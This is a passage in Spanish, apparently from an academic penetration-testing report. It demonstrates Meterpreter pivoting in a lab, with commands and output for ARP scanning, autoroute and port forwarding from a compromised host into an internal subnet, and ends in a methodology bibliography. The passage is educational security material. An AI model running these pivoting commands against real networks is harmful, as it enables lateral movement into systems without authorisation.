de la subred, preguntando quién tiene una dirección IP determinada, y quien responda, significa que es una posible máquina que puede ser atacada.

Para realizar dicho escaneo, se utiliza el comando: `run arp_scanner -r 10.0.2.0/24`. Con esto, conseguimos una lista de máquinas que están conectadas a la subred del sistema comprometido, y que no es accesible desde la máquina atacante.

```
meterpreter > run arp_scanner -r 10.0.2.0/24
[*] ARP Scanning 10.0.2.0/24
[*] IP: 10.0.2.7 MAC 08:00:27:c1:64:74
[*] IP: 10.0.2.1 MAC 52:54:00:12:35:00
[*] IP: 10.0.2.2 MAC 52:54:00:12:35:00
[*] IP: 10.0.2.3 MAC 08:00:27:07:15:0d
[*] IP: 10.0.2.15 MAC 08:00:27:e3:95:00
```

Figura 48: Máquinas conectadas en la subred 10.0.2.0/24

A continuación, se ejecuta otro *script* llamado *autoroute*, que permite añadir las rutas necesarias para enrutar el tráfico correctamente desde la máquina atacante hacia la máquina víctima dos, de manera automática. Se ejecuta con el siguiente comando: `run autoroute -s 10.0.2.0/24`.

```
meterpreter > run autoroute -s 10.0.2.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.0.2.0/255.255.255.0 ...
[+] Added route to 10.0.2.0/255.255.255.0 via 192.168.56.104
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
=====

Subnet      Netmask      Gateway
-----
10.0.2.0    255.255.255.0  Session 1
```

Figura 49: Enrutamiento automático del tráfico a la nueva subred

De esta manera, ya se han añadido las rutas necesarias para enrutar el tráfico correctamente hacia la nueva subred. Estas rutas, están asociadas a la sesión 1 de *Meterpreter*, es decir, la sesión actual.

El último paso es hacer un reenvío de puertos. En este caso, se reenviará el puerto 80 de la máquina víctima dos, con IP 10.0.2.7, al puerto 8000 de la máquina

del atacante. Esto se realiza con el siguiente comando: `portfwd add -l 8000 -p 80 -r 10.0.2.7`

```
meterpreter > portfwd add -l 8000 -p 80 -r 10.0.2.7
[*] Local TCP relay created: :8000 ↔ 10.0.2.7:80
```

Figura 50: Reenvío de puertos de la máquina víctima dos a la máquina atacante

Una vez hecho esto, nos dirigimos al navegador, y al escribir en la barra de direcciones, la dirección: `localhost:8000` nos redirigirá al puerto 80 de la máquina víctima dos, que de otra manera, no tendríamos conectividad.




Figura 51: Acceso al servidor web de la máquina víctima dos, a través de localhost de la máquina atacante

## Bibliografía

- [1] Junta de Andalucía. *ISSAF*. <http://www.juntadeandalucia.es/servicios/madeja/sites/default/files/historico/1.3.0/contenido-recurso-216.html>. 2015.
- [2] Junta de Andalucía. *Manual de la Metodología Abierta de Testeo de Seguridad (OSSTMM)*. <http://www.juntadeandalucia.es/servicios/madeja/contenido/recurso/551>. 2015.
- [3] Israel Araoz. *Metodología de test de intrusión ISSAF*. <https://insecuredata.blogspot.com/2009/04/metodologia-de-test-de-intrusion-issaf.html>. 2009.
- [4] ArtsSEC. *Introducción a Burp Suite*. <https://medium.com/@ArtsSEC/introduccion-a-burp-suite-4f3d14b32af>. 2019.
- [5] Gabriel Bergel. *Metodologías de testing de seguridad*. [https://www.youtube.com/watch?v=r2VidIXdKOc&feature=emb\\_logo](https://www.youtube.com/watch?v=r2VidIXdKOc&feature=emb_logo). 2016.
- [6] ChannelBiz. *Cyber Kill Chain, o lo que siempre quisiste saber sobre ello*. <https://www.channelbiz.es/2015/02/17/cyber-kill-chain-o-lo-que-siempre-quisiste-saber-sobre-ello/>. 2015.
- [7] Deputy Director Dr. Patrick D. Gallagher. *Technical Guide to Information Security Testing and Assessment*. 2008.
- [8] Henryraul. *Metodología de Pruebas de Intrusión en la NIST SP 800-115*. <https://henryraul.wordpress.com/2017/05/10/metodologia-de-pruebas-de-intrusion-en-la-nist-sp-800-115/>. 2017.
- [9] Perito Informático. *Metodología OSSTMM*. <https://peritosinformaticos.es/metodologia-osstmm/>. 2019.
- [10] Isecom. *The Open Source Security Testing Methodology Manual*. <https://www.isecom.org/OSSTMM.3.pdf>. 2010.
- [11] ISO. *ISO/IEC TS 27008:2019*. <https://www.iso.org/standard/67397.html>. 2019.
- [12] JS. *Cyber Kill Chain*. <https://medium.com/@rootsec/pentesting-introducción-cb40a8ae67ba>. 2017.
- [13] Future Learn. *Information System Security Assessment Framework (ISSAF)*. <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/1/steps/521919>. 2006.
- [14] Antonio López. *OWASP Testing Guide v4.0. Guía de seguridad en aplicaciones Web*. <https://www.incibe-cert.es/blog/owasp-4>. 2014.
- [15] Gordon Lyon. *Nmap Security Scanner*. <https://nmap.org/>. 2019.



- [16] MAKILUPG. *Metodología PTES (Penetration Testing Execution Standard)*. <https://blogdeauditoriadeseguridad.blogspot.com/2017/09/metodologia-ptes-penetration-testing.html>. 2017.
- [17] Andrew Muller & Matteo Meucci. *OWASP Testing guide 4.0*. 2014.
- [18] Maite Moreno. *Nessus. Report Paranoia*. <https://www.securityartwork.es/2013/10/16/nessus-report-paranoia/>. 2013.
- [19] Vicente Motos. *Taller de pivoting: Metasploit*. <https://www.hackplayers.com/2018/04/taller-de-pivoting-metasploit.html>. 2018.
- [20] John Nye. *THE CYBER KILL CHAIN*. <https://cynergistek.com/blog/penetration-testing-methods-frameworks/>. 2016.
- [21] OISSG. *PENETRATION TESTING METHODOLOGY*. [http://www.oissg.org/wiki/index.php?title=PENETRATION\\_TESTING\\_METHODOLOGY](http://www.oissg.org/wiki/index.php?title=PENETRATION_TESTING_METHODOLOGY). 2008.
- [22] Kevin Orrey. *Pen. Testing Framework 0.59*. <http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>.
- [23] Pablo González Pérez. *Metasploit para Pentesters*. 2012.
- [24] Carlos Polop. *DLL Hijacking*. <https://book.hacktricks.xyz/windows/windows-local-privilege-escalationdll-hijacking>. 2019.
- [25] PTES. *High Level Organization of the Standard*. [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page). 2014.
- [26] Pablo Campos Redondo. *Hacer testeo con Burp Suite*. <https://openwebinars.net/blog/hacer-testeo-con-burp-suite/>. 2017.
- [27] Bundesamt für Sicherheit in der Informationstechnik. *A Penetration Testing Model*. [https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration\\_pdf.pdf?\\_\\_blob=publicationFile&v=1](https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1).
- [28] Wikipedia. *Metasploit*. <https://es.wikipedia.org/wiki/Metasploit>. 2015.
- [29] Jeff Williams. *GUÍA DE PRUEBAS OWASP*. 2008.